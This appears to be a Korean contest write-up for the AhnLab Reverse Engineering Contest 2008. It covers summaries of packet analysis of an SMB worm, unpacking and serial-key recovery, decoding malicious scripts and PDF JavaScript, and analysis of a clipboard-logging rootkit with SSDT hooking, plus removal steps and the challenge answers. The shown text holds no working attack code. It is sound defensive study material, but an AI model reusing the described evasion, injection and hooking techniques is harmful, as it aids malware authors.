

Ahnlab Reverse Engineering Contest 2008 분석 보고서

김소현 PHin3h45 (phin3h45@gmail.com)
안기찬 Externalist (wringer@paran.com)
태인규 Graylynx (graylynx@hackken.org)

목차

표지	- 1
목차	- 2
표 목차	- 4
그림 목차	- 6
1. 분석 개요	- 10
1.1. 분석	오류! 책갈피가 정의되어 있지 않습니다.
2. 요약 분석	- 11
2.1. Network 분석	- 11
2.1.1. analysis_1 analysis_2 분석	- 11
2.2. Reversing 분석	- 12
2.2.1. Question#1	- 12
2.2.2. Question#2	- 12
2.3. Script 분석	- 13
2.3.1. Question#1	- 13
2.3.2. Question#2	- 13
2.4. Spyware 분석	- 14
2.4.1. Question#1	- 14
2.4.2. Question#2	- 14
3. 상세 분석	- 16
3.1. Network 분석	- 16
3.1.1. analysis_1 analysis_2분석	- 16
3.2. Reversing 분석	- 38
3.2.1. Question#1	- 38
3.2.2. Question#2	- 43
3.3. Script 분석	- 62
3.3.1. Question#1	- 62
3.3.2. Question#2	- 119
3.4. Spyware 분석	- 125
3.4.1. Question#1	- 125
3.4.2. Question#2	- 138
4. 보안대책	- 158
4.1. Spyware	- 158

4.1.1.	Question#1.....	- 158 -
4.1.2.	Question#2.....	- 159 -
5.	별첨	- 161 -
5.1.	별첨 목록	- 161 -

표 목차

[표 1] 인코딩 방법	- 13 -
[표 2] 인코딩 방법	- 13 -
[표 3] BHO 정보 – Sample.dll.....	- 14 -
[표 4] 악성코드 정보 – sapkin.exe.....	- 14 -
[표 5] 통신내역.....	- 19 -
[표 6] 공격코드 패킷.....	- 35 -
[표 7] Shellcode 실행.....	- 36 -
[표 8] Base64 디코딩.....	- 37 -
[표 9] Entry Point ASM code in Visual C++ 6.0	- 39 -
[표 10] Entry Point ASM code in Question1.exe	- 40 -
[표 11] US-ASCII Decoder Source Code	- 62 -
[표 12] index.html decoding result.....	- 63 -
[표 13] df()함수 정의 부분 디코드.....	- 95 -
[표 14] df()함수 인자 값 디코딩.....	- 96 -
[표 15] df()함수 인자 값 디코딩 결과.....	- 99 -
[표 16] decode3.php.....	- 100 -
[표 17] decode3.php 출력 결과.....	- 116 -
[표 18] decode4.php.....	- 117 -
[표 19] decode4.php 출력 결과.....	- 119 -
[표 20] Flatedecode	- 119 -
[표 21] uncompress.c	- 120 -
[표 22] 압축 해제 결과.....	- 121 -
[표 23] decoding 1.....	- 121 -
[표 24] decoding 1 결과.....	- 123 -
[표 25] decoding 2.....	- 123 -
[표 26] 스택 덤프	- 133 -
[표 27] 복호화 데이터용 저장공간 할당	- 133 -
[표 28] 날짜시간형식의 문자열 변환	- 133 -
[표 29] 아스키코드로 재변환.....	- 134 -
[표 30] 복호화 함수 호출	- 134 -
[표 31] 복호화 함수 sub_10004450	- 134 -
[표 32] mal1_crack.py.....	- 136 -
[표 33] install.bat.....	- 138 -

[표 3 4] sapkin.exe	- 139 -
[표 3 5] 0x004029A0	- 139 -
[표 3 6] Anti_Monitors_GetMonitorProcessID 함수	- 140 -
[표 3 7] KillMonitorProcess 함수	- 140 -
[표 3 8] Dispatcher_Thread 함수	- 141 -
[표 3 9] Load_sapkin_Driver 함수.....	- 141 -
[표 4 0] Copy_File_From_Resource 함수.....	- 142 -
[표 4 1] 파일 복사 및 서비스 실행.....	- 143 -
[표 4 2] kerberos.dll inject.....	- 144 -
[표 4 3] InjectDLL 함수	- 145 -
[표 4 4] ntddk.h.....	- 151 -
[표 4 5] PIRP 구조체	- 153 -
[표 4 6] 별첨 목록	- 161 -

그림 목차

[그림 1] ethereal로 패킷 열기.....	- 16 -
[그림 2] 컨버팅 한 패킷.....	- 18 -
[그림 3] 139 포트 접속 시도 패킷.....	- 19 -
[그림 4] 445 포트 접속 시도 패킷.....	- 20 -
[그림 5] SMB 패킷.....	- 20 -
[그림 6] Negotiate 패킷.....	- 20 -
[그림 7] SMB 패킷.....	- 20 -
[그림 8] 익명으로 연결 시도 패킷.....	- 21 -
[그림 9] IPC\$ 요청.....	- 21 -
[그림 10] lsarpc 파이프.....	- 22 -
[그림 11] 파이프 바인드 요청 패킷.....	- 22 -
[그림 12] 파이프 바인드 응답 패킷.....	- 23 -
[그림 13] 컨텍스트 핸들 열기	- 23 -
[그림 14] 요청 거부 패킷.....	- 24 -
[그림 15] 통신 종료 패킷	- 24 -
[그림 16] 445 포트 접속.....	- 24 -
[그림 17] Administrator 로그인 시도	- 24 -
[그림 18] 인증 시도 패킷 상세	- 25 -
[그림 19] IPC\$ 요청	- 25 -
[그림 20] 네트워크 정보 조회	- 25 -
[그림 21] 서버 정보 조회	- 26 -
[그림 22] 공유폴더 조회.....	- 26 -
[그림 23] 공유폴더 조회 2.....	- 26 -
[그림 24] 공유 프린터 조회.....	- 26 -
[그림 25] 원격 레지스트리 조회	- 27 -
[그림 26] 레지스트리 키 값 조회	- 27 -
[그림 27] SMB 패킷	- 27 -
[그림 28] xxxx.zip 파일 요청	- 28 -
[그림 29] SMB 패킷 속 JPEG 데이터.....	- 28 -
[그림 30] JPEG 데이터 끝부분	- 29 -
[그림 31] 제거해야 할 SMB 패킷 1.....	- 29 -
[그림 32] 제거해야 할 SMB 패킷 2.....	- 29 -

[그림 33] 제거해야 할 SMB 패킷 3.....	- 29 -
[그림 34] 추출해 냈지만 깨져있는 이미지.....	- 29 -
[그림 35] analysis_2.cap 패킷 열기.....	- 30 -
[그림 36] analysis_2.cap 패킷 열기 2.....	- 31 -
[그림 37] analysis_2.cap 파일 헤더.....	- 31 -
[그림 38] analysis_1.cap 파일 헤더.....	- 31 -
[그림 39] 수정한 패킷	- 32 -
[그림 40] 수정한 패킷2.....	- 33 -
[그림 41] 88번 패킷 수정한 패킷.....	- 33 -
[그림 42] 88번 패킷 수정한 패킷 2.....	- 34 -
[그림 43] 88번 Hexdump	- 34 -
[그림 44] 정답 화면.....	- 37 -
[그림 45] 링커버전 확인.....	- 38 -
[그림 46] 언패킹 – 디버거로 열기	- 38 -
[그림 47] 언 패킹 – 브레이크 포인트 세팅	- 39 -
[그림 48] Process Dump	- 40 -
[그림 49] IAT Rebuilding	- 41 -
[그림 50] 스택을 사용한 부분	- 41 -
[그림 51] 패스워드 비교부분.....	- 42 -
[그림 52] 안티 디버깅 루틴.....	- 42 -
[그림 53] 스택에 저장된 문자열 확인.....	- 43 -
[그림 54] Reversing Question1 Clear.....	- 43 -
[그림 55] 문제 유형 확인	- 43 -
[그림 56] PEID로 패킹여부 확인	- 44 -
[그림 57] 0x00으로 채워진 Code Section.....	- 44 -
[그림 58] 실행 중 Exception 발생	- 44 -
[그림 59] 컴파일러 확인을 위한 덤프.....	- 45 -
[그림 60] PEID로 컴파일러 식별	- 45 -
[그림 61] Die로 컴파일러 식별	- 45 -
[그림 62] RDG Packer Detector로 컴파일러 식별.....	- 46 -
[그림 63] 컴파일러 식별 1.....	- 46 -
[그림 64] 컴파일러 식별 2.....	- 46 -
[그림 65] OEP 시작코드 비교.....	- 47 -
[그림 66] 하드웨어 브레이크 포인트.....	- 48 -
[그림 67] 레지스터 보호.....	- 48 -
[그림 68] Process Dump	- 49 -

[그림 69] IAT 복구	- 49 -
[그림 70] IAT 확인	- 50 -
[그림 71] IAT 복구 2	- 50 -
[그림 72] 성공적으로 언 패킹	- 51 -
[그림 73] Strings 윈도우에서 문자열 확인	- 51 -
[그림 74] 문자열 확인	- 51 -
[그림 75] 문자열이 참조된 곳으로 이동	- 52 -
[그림 76] 전체적인 구조 확인	- 52 -
[그림 77] 전체적인 구조 확인 2	- 53 -
[그림 78] Garbage code 1	- 53 -
[그림 79] Garbage code 2	- 54 -
[그림 80] Garbage code 3	- 54 -
[그림 81] Anti Debugging 1	- 55 -
[그림 82] Garbage code 4	- 55 -
[그림 83] Anti Debugging 2	- 56 -
[그림 84] Anti Debugging 3	- 56 -
[그림 85] Anti Debugging 4	- 57 -
[그림 86] Anti Debugging 수행 함수	- 57 -
[그림 87] 브레이크 포인트 탐지 함수	- 58 -
[그림 88] 메시지 출력	- 58 -
[그림 89] 사용자 입력 받는 부분	- 58 -
[그림 90] Garbage Code 5	- 59 -
[그림 91] 키 값 비교하는 부분	- 60 -
[그림 92] 키 값 확인1	- 61 -
[그림 93] 키 값 확인2	- 61 -
[그림 94] US-ASCII Encoding	- 62 -
[그림 95] decoding 2 결과	- 124 -
[그림 96] IDA String Window	- 125 -
[그림 97] 심볼 확인	- 126 -
[그림 98] 데이터	- 126 -
[그림 99] 코드	- 127 -
[그림 100] 새로 정의된 5개의 함수	- 127 -
[그림 101] IUgoBoy_Invoke 함수 분석	- 128 -
[그림 102] 스택영역 사용1	- 128 -
[그림 103] 스택영역 사용 2	- 129 -
[그림 104] Memory Map	- 129 -

[그림 105] 문자열 복호화 1	- 130 -
[그림 106] 문자열 복호화 2	- 130 -
[그림 107] 문자열 복호화 3	- 130 -
[그림 108] suispciousFunction1 분석	- 131 -
[그림 109] 스택 사용 3	- 131 -
[그림 110] 메모리 덤프	- 132 -
[그림 111] 복호화 실패	- 132 -
[그림 112] 전체적인 함수 구조	- 132 -
[그림 113] 제대로 복호화 되지 않음	- 135 -
[그림 114] 정상적으로 출력된 패스워드	- 138 -
[그림 115] DllMain	- 147 -
[그림 116] 클립보드 버퍼 가져오기	- 148 -
[그림 117] sapkin.log 파일에 기록	- 149 -
[그림 118] 디바이스 객체 생성	- 150 -
[그림 119] 디바이스 객체 제거	- 150 -
[그림 120] Major Function Table 후킹	- 150 -
[그림 121] 메모리 보호 해제	- 152 -
[그림 122] ZwQuerySystemInformation 함수 주소 변경	- 152 -
[그림 123] Major Function Table 후킹	- 154 -
[그림 124] 원본 ZwQuerySystemInformation 호출	- 155 -
[그림 125] SSDT 주소	- 155 -
[그림 126] ZwQuerySystemInformation 함수 번호	- 156 -
[그림 127] ZwQuerySystemInformation 함수 주소	- 156 -
[그림 128] 변경된 ZwQuerySystemInformation 함수 주소	- 156 -
[그림 129] 룻킷 감염 증상	- 157 -
[그림 129] Question1 전용백신	- 158 -
[그림 129] Question2 전용백신	- 159 -
[그림 129] 정상적인 ZwQuerySystemInformation 참조	- 160 -

1. 분석 개요

본 문서는 Ahnlab Reverse Engineering Contest 2008 분석 보고서입니다. 아울러 좋은 문제를 출제해 주신 ASEC 연구원분들께 감사의 마음을 전합니다.

2. 요약 분석

2.1. Network 분석

2.1.1. analysis_1 analysis_2 분석

본 문제는 패킷 덤프를 분석하는 능력과 SMB 프로토콜을 이용하는 웜의 네트워크 증상 및 공격방법에 대한 지식을 묻는 문제입니다.

1. 두개의 패킷 덤프 파일이 주어지지만 Encapsulation이 안되어있어 네트워크 분석 프로그램에서 올바르게 보이지 않습니다. 이를 Ether로 변환해줍니다.
2. 첫번째 파일에서 그림파일을 추출했지만 깨져나와서 다른 방법을 찾아보았습니다.
3. 두번째 파일의 압축 비밀번호는 5이내의 숫자라는것을 알 수 있으므로 부르트 포스로 풀 수 있습니다.
4. 첫번째 파일의 100번째 패킷 체크섬값과 두번째 파일의 압축 비밀번호를 이용해 두번째 파일의 88번째 패킷에 정답이 들어있음을 알 수 있습니다.
5. 두번째 파일의 88번째 패킷은 메일 서버에 대한 로그인 버퍼 오버플로우 공격 기록입니다.
6. 공격 코드에 탑재된 쉘코드를 수행하면 특정 문자열을 출력합니다.
7. 이 문자열을 BASE64 디코딩하고 인터넷 익스플로러로 출력하면 정답이 나옵니다.
8. 이 외에도 첫번째 파일에는 윈도우 웜이 다른 컴퓨터를 공격하기위한 SMB 프로토콜 패킷들이 존재하는데 공격 방법과 증상은 아래에 자세히 설명하였습니다.

패스워드 : NPqnstjr!@#

2.2. Reversing 분석

2.2.1. Question#1

본 문제는 바이너리를 리버싱하여 시리얼 키를 알아내는 문제입니다. 대상 프로그램은 패킹이 되어있고 안티리버싱 코드가 존재합니다.

1. 패킹은 rcryptor로 패킹되어 있습니다. 0x0040C0C0에서 브레이크 포인트를 걸고 실행시킨 후 Step-into하여 OEP를 찾아낸 후 덤프합니다.
2. IAT를 리빌딩합니다.
3. 시리얼 키는 지역변수에 존재합니다. strncmp 함수에 브레이크 포인터를 걸고 실행시킨 후 시리얼 키를 알아낼 수 있습니다.

모든 리버싱 과정을 끝내고 알아낸 시리얼 키는 아래와 같습니다.

시리얼 키: Beginner

2.2.2. Question#2

본 문제는 바이너리를 리버싱하여 시리얼 키를 알아내는 문제입니다.

1. IDA로 분석하는 것을 수월하게 하기 위해 Custom Packer로 패킹된 프로그램을 Manual Unpacking을 합니다.
2. 시리얼을 계산하는 함수를 찾아냅니다.
3. 함수를 분석해서 시리얼을 추출합니다.

모든 리버싱 과정을 끝내고 알아낸 시리얼 키는 아래와 같습니다.

시리얼 키 : WOMGBANP

2.3. Script 분석

2.3.1. Question#1

본 문제는 스크립트 디코드 문제입니다. 스크립트에 각각 적용된 인코딩 방법들은 아래와 같습니다.

[표 1] 인코딩 방법

디코딩 순서	인코딩 특징	디코딩 방법
1	US-ASCII	제작한 C 프로그램으로 디코딩.
2	풀려있는 악성코드가 인코딩되어 있음	<XMP>태그를 사용하여 디코딩.
3	인코딩 전체 바이트 길이나 값이 바뀌면 인코딩이 안됨. location.hostname이 맞아야 정상적으로 인코딩 됨.	제작한 PHP 스크립트로 디코딩.

모든 디코딩 과정을 끝내고 찾아낸 패스워드는 아래와 같습니다.

패스워드 : ASEC is AhnLab Security E-response Center

2.3.2. Question#2

본 문제는 PDF에 악성코드가 삽입되어 있습니다. 또한 풀어낸 악성코드 역시 인코딩 되어있습니다.

[표 2] 인코딩 방법

디코딩 순서	인코딩 특징	디코딩 방법
1	PDF에 FlateDecode로 압축된 자바스크립트 존재.	zlib를 이용한 디코딩프로그램 자체 제작.
2	풀려있는 악성코드가 인코딩되어 있음.	<XMP>태그를 사용하여 디코딩.
3	인코딩 전체 바이트 길이를 스크립트 내에서 체크하고 있음.	전체 바이트 길이 체크하는 부분 주석처리.

모든 디코딩 과정을 끝내고 찾아낸 패스워드는 아래와 같습니다.

패스워드 : Do U Know ASEC?

2.4. Spyware 분석

2.4.1. Question#1

본 문제는 BHO를 분석하는 문제로 특정 조건이 충족될 경우에 웹 브라우저에 패스워드를 출력합니다. BHO의 정보는 아래와 같습니다.

[표 3] BHO 정보 – Sample.dll

파일 크기	238,080 바이트
MD5 해쉬	ae151e1d85f640c22dc2fe201a94ca90

- IDA로 분석하는 것을 수월하게 하기 위해 IDA에서 vc32mfc와 vc32rtf를 시그니처를 적용합니다.
- Com Helper 플러그인으로 COM 메소드들을 찾아낸 뒤 그 중 제일 중요한 Invoke 함수를 분석합니다.
- Invoke 함수에 의해 호출되는 또다른 함수 SuspiciousFunction2 함수를 분석하며, [http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2] 사이트를 접속할 때 특정 문자열을 출력한다는 것을 알아냅니다.
- 0x10007060에 의해 호출되는 0x100065E0를 분석합니다.
- 초기화 루틴에서 스택에 생성된 276바이트를 저장하고 복호화 루틴인 sub_10004450를 분석합니다. 복호화루틴은 시간을 복호화 키로 사용합니다.
- 시간 형식 "%d%H%M%s"로 부르트 포싱 하여 복호화가 정상적으로 되는 시간을 찾아냅니다. 찾아낸 시간은 14일 23시 59분 59초입니다.
- 해당 시간으로 세팅된 경우 복호화가 제대로 되어 정상적인 키가 출력됩니다.
- 출력된 키는 아스키코드이므로 변환하여 출력합니다

아래는 모든 과정을 끝내고 알아낸 패스워드입니다.

패스워드 : As long as you love me

2.4.2. Question#2

본 문제는 악성코드를 분석하는 문제입니다. 악성코드 속에는 룻킷이 존재합니다. 악성코드의 정보는 아래와 같습니다.

[표 4] 악성코드 정보 – sapkin.exe

파일 크기	110,664 바이트
MD5 해쉬	05870271b8d9a1c6287d10e5a4a07082

실행 후 증상은 다음과 같습니다. sapkin.exe 를 c:\windows\system32 폴더에 복사하고 서비스로 등록 및 실행합니다. 이 sapkin 서비스는 FileMon, RegMon, Process Explorer, Process Monitor 이 실행되고 있는지 감시하며, 실행되고 있으면

강제 종료합니다. sapkin.exe 의 리소스 안에 있는 sapkin.sys 드라이버를 beep 서비스를 이용해서 로드합니다. 그리고 sapkin.exe의 리소스 안의 다른 파일 kerberos.dll 을 explorer.exe 의 주소공간 안에 inject 합니다. sapkin 서비스는 재부팅할 때마다 시작되므로 이 같은 kerberos.dll의 인젝션, sapkin.sys 드라이버로 드과정이 시스템이 재시작할 때마다 매번 반복하게 된다.

kerberos.dll 은 클립보드에 있는 데이터를 감시하며, 클립보드에 있는 데이터를 모두 sapkin.log에 기록합니다

또한 SSDT 후킹으로 ZwQuerySystemInformation을 후킹하여 SAPKIN, sapkin을 프로세스명으로 가지는 프로세스를 은닉시킵니다.

치료법 방법은 아래와 같습니다.

Sapkin 서비스를 일단 중지시키고 C:\Windows\System32\sapkin.exe 를 삭제합니다. 그리고 sapkin.sys를 메모리에서 unload하기 위해 beep 서비스를 중지합니다. 마지막으로 c:\sapkin.log를 지우고 c:\Windows\kerberos.dll 을 시스템 재부팅시 삭제하게 합니다.

3. 상세 분석

3.1. Network 분석


3.1.1. analysis_1 analysis_2분석

Step 1. 문제 유형 분석 & 패킷 컨버팅

첨부파일로 analysis_1.cap과 analysis_2.cap이 제공됩니다. 확장자 .cap 파일은 일 반적으로 네트워크 패킷을 캡쳐한 내용을 담고 있으며 데이터를 저장하기 위한 여러 가지 형식을 가지고 있습니다. 자세한 정보를 보기 위해 첨부된 analysis_1.cap 파일을 file¹로 확인해 보았습니다.

```
[graylynx@silverbox Desktop]$ file analysis_1.cap
analysis_1.cap: tcpdump capture file (little-endian) - version 2.4 (SLIP, capture
length 65535)
```

Encapsulation 방식이 SLIP 이기 때문에 패킷 분석 프로그램으로 열어도 헤더 정보가 올바르게 나오지 않습니다. (이 문서에서는 Ethereal²을 사용하였습니다.)



[그림 1] ethereal로 패킷 열기

¹ <http://unixhelp.ed.ac.uk/CGI/man-cgi?file>

² <http://ethereal.brothersoft.com/>

다음 명령어를 통해 이것을 Ether로 변경하였습니다.

```
C:\Program Files\Ethereal>editcap.exe analysis_1.cap -F libpcap -T ether  
analysis_1_conv.cap
```

editcap.exe는 윈도우용 Ethereal을 설치하면 자동으로 포함되는 커맨드라인 도구이며 각종 패킷 캡쳐 파일의 형식을 편집하거나 변환하는데 사용됩니다. 다음은 editcap.exe에 대한 설명입니다.

Editcap 0.99.0

Edit and/or translate the format of capture files.

See <http://www.ethereal.com> for more information.

Usage: editcap [options] ... <infile> <outfile> [<packet#>[-<packet#>] ...]

A single packet or a range of packets can be selected.

Packets:

-C <choplen> chop each packet at the end by <choplen> bytes

-E <error probability> set the probability (between 0.0 and 1.0 incl.)

that a particular packet byte will be randomly changed

-r keep the selected packets, default is to delete them

-s <snaplen> truncate packets to max. <snaplen> bytes of data

-t <time adjustment> adjust the timestamp of selected packets,

<time adjustment> is in relative seconds (e.g. -0.5)

-A <start time> don't output packets whose timestamp is before the given time (format as YYYY-MM-DD hh:mm:ss)

-B <stop time> don't output packets whose timestamp is after the given time (format as YYYY-MM-DD hh:mm:ss)

Output File(s):

-c <packets per file> split the packet output to different files,
with a maximum of <packets per file> each


-F <capture type> set the output file type, default is libpcap

	an empty "-F" option will list the file types
-T <encap type>	set the output file encapsulation type, default is the same as the input file
	an empty "-T" option will list the encapsulation types
Miscellaneous:	
-h	display this help and exit
-v	verbose output

다시 확인해 보면,

```
[graylynx@silverbox Desktop]$ file analysis_1_conv.cap
analysis_1_conv.cap: tcpdump capture file (little-endian) - version 2.4 (Ethernet,
capture length 65535)
```

Encapsulation0| Ether로 변경되었고 프로그램에서 헤더 정보도 잘 나오는걸 확인할 수 있습니다.



[그림 2] 컨버팅 한 패킷

여러 가지 패킷들이 보이지만 이건 나중에 분석하기로 하고 우선 문제에 관한 것부터 해결하기로 했습니다.

Step 2. 패킷 분석

문제에서는 "analysis_1 파일을 분석하면 analysis_2 의 몇번째 패킷의 위치에서 정답이 존재하는지 알 수 있다"고 했습니다. 해당 파일에 기록된 통신 중 많은 양을 차지하는 순서로 분석을 시작했습니다. 패킷에 기록된 모든 통신 내역은 다음과 같습니다.

[표 5] 통신내역

통신 번호	출발지 IP	목적지 IP	패킷수	통신 양 (바이트)
1	93.79.103.157	93.79.103.167	793	246781
2	79.118.243.205	91.210.100.157	26	3259
3	91.210.94.207	91.236.114.204	8	488
4	91.210.94.206	91.236.114.204	8	488
5	91.210.94.205	91.236.114.204	8	488
6	91.210.94.204	91.236.114.204	6	366
7	91.210.94.198	91.236.114.204	4	244
8	91.210.94.196	91.236.114.204	4	244
9	91.210.94.197	91.236.114.204	4	244
10	91.210.94.199	91.236.114.204	4	244
11	91.210.94.212	91.236.114.204	4	244
12	91.210.94.213	91.236.114.204	4	244
13	91.210.94.214	91.236.114.204	4	244
14	91.210.94.215	91.236.114.204	4	244
15	91.210.94.220	91.236.114.204	4	244
16	91.210.94.221	91.236.114.204	4	244
17	91.210.92.238	91.216.239.140	3	226
18	79.118.243.205	91.210.102.140	2	122
19	79.118.243.205	91.210.102.165	2	122
20	79.118.243.205	91.210.102.253	2	122
21	91.210.92.238	93.85.93.246	1	70
22	91.176.103.197	91.210.92.182	1	74
23	91.210.92.182	93.85.93.246	1	70

통신번호 1번과 2번을 제외한 나머지 통신의 내용은 139번 포트로 접속을 시도 하지만 해당 포트가 닫혀있어 접속이 이루어지지 않은 경우이므로 하나의 예만 들겠습니다. 다음은 통신번호 3번의 패킷들로 ip.addr==91.210.94.207 && ip.addr==91.236.114.204 필터링 식으로 확인할 수 있습니다.

37 63. 819581 91.236.114.204	91.210.94.207	TCP	4557 > netbios-ssn [SYN] Seq=0 Len=0 MSS=1460
43 63. 819880 91.210.94.207	91.236.114.204	TCP	netbios-ssn > 4557 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
59 63. 920520 91.236.114.204	91.210.94.207	TCP	4574 > netbios-ssn [SYN] Seq=0 Len=0 MSS=1460
869 63. 923573 91.210.94.207	91.236.114.204	TCP	netbios-ssn > 4574 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
878 64. 322527 91.236.114.204	91.210.94.207	TCP	4557 > netbios-ssn [SYN] Seq=0 Len=0 MSS=1460
884 64. 322842 91.210.94.207	91.236.114.204	TCP	netbios-ssn > 4557 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
895 64. 423225 91.236.114.204	91.210.94.207	TCP	4574 > netbios-ssn [SYN] Seq=0 Len=0 MSS=1460
904 64. 423536 91.210.94.207	91.236.114.204	TCP	netbios-ssn > 4574 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0

[그림 3] 139 포트 접속 시도 패킷

4차례 91.236.114.204에서 91.210.94.207의 139번 포트로 접속을 시도하지만 대상 호스트가 RST, ACK 패킷으로 응답합니다. 이는 포트가 열려있지 않는 것을

의미하며 더 이상 통신은 이루어지지 않습니다. (나머지 4번에서 23번 통신도 같은 내용이므로 분석은 생략하겠습니다)

통신번호 2번을 분석해보겠습니다. (ip.addr==79.118.243.205 && ip.addr==91.210.100.157) 다음은 79.118.243.205에서 91.210.100.157의 445번 포트로 접속하는 TCP 3-way handshake 패킷입니다.

1 0.000000 79.118.243.205 91.210.100.157 TCP 2219 > microsoft-ds [SYN] Seq=0 Len=0 MSS=1460
2 0.000647 91.210.100.157 79.118.243.205 TCP microsoft-ds > 2219 [SYN, ACK] Seq=1 Ack=1 Win=64240 Len=0
3 0.011993 79.118.243.205 91.210.100.157 TCP 2219 > microsoft-ds [ACK] Seq=1 Ack=1 Win=64240 Len=0

[그림 4] 445 포트 접속 시도 패킷

성공적으로 접속되었음을 알 수 있습니다. 다음에 오는 내용은 SMB 프로토콜 패킷으로 윈도우 운영체제 간 파일 공유에 관한 것입니다. SMB 프로토콜에 대한 자세한 내용은 <http://www.ubiqx.org/cifs/SMB.html>에서 참고하시기 바랍니다.

4 0.012118 79.118.243.205 91.210.100.157 SMB Negotiate Protocol Request
5 0.012515 91.210.100.157 79.118.243.205 SMB Negotiate Protocol Response

[그림 5] SMB 패킷

다음으로 Negotiate Protocol 요청과 응답 패킷이 뒤따르는데 이것은 실질적인 통신에 앞서 서로의 환경이나 규칙을 확인하는 절차입니다.

[-] Negotiate Protocol Response (0x72)
word Count (wCT): 17
Dialect Index: 7, greater than LANMAN2.1
+ Security Mode: 0x03
Max Mpx Count: 10
Max VCs: 1
Max Buffer size: 4356
Max Raw Buffer: 65536
Session Key: 0x00000000
+ Capabilities: 0x0000e3fd
System Time: Jul 4, 2008 17:30:02.412750000
Server Time Zone: -540 min from UTC
Key Length: 8
Byte Count (BCC): 60
Encryption Key: 1364E458166525FA
Primary Domain: WORKGROUP
Server: ASEC-EA6FHZSSV9

[그림 6] Negotiate 패킷

위 정보는 Negotiate Protocol 요청에 대한 응답 정보로, 접속 대상의 컴퓨터 이름이 ASEC-EA6FHZSSV9이고 WORKGROUP 작업그룹에 속해있음을 알 수 있습니다. 다음의 내용은 해당 통신에서 가장 중요한 패킷들로, 통신의 주체와 목적을 확인할 수 있습니다.

8 0.024110 79.118.243.205 91.210.100.157 SMB Session Setup AndX Request, User: anonymous
9 0.024632 91.210.100.157 79.118.243.205 SMB Session Setup AndX Response
10 0.033856 79.118.243.205 91.210.100.157 SMB Tree Connect AndX Request, Path: *SMBSERVER\IPC\$
11 0.034502 91.210.100.157 79.118.243.205 SMB Tree Connect AndX Response
12 0.044099 79.118.243.205 91.210.100.157 SMB NT Create AndX Request, Path: \lsarpc
13 0.044746 91.210.100.157 79.118.243.205 SMB NT Create AndX Response, FID: 0x4000
14 0.052095 79.118.243.205 91.210.100.157 DCERPC Bind: call_id: 0 UUID: LSA
15 0.057613 91.210.100.157 79.118.243.205 DCERPC Bind_ack: call_id: 0 accept max_xmit: 4280 max_recv: 4280
16 0.064087 79.118.243.205 91.210.100.157 DCERPC Request: call_id: 0 opnum: 44 ctx_id: 0 [DCE/RPC first fragm
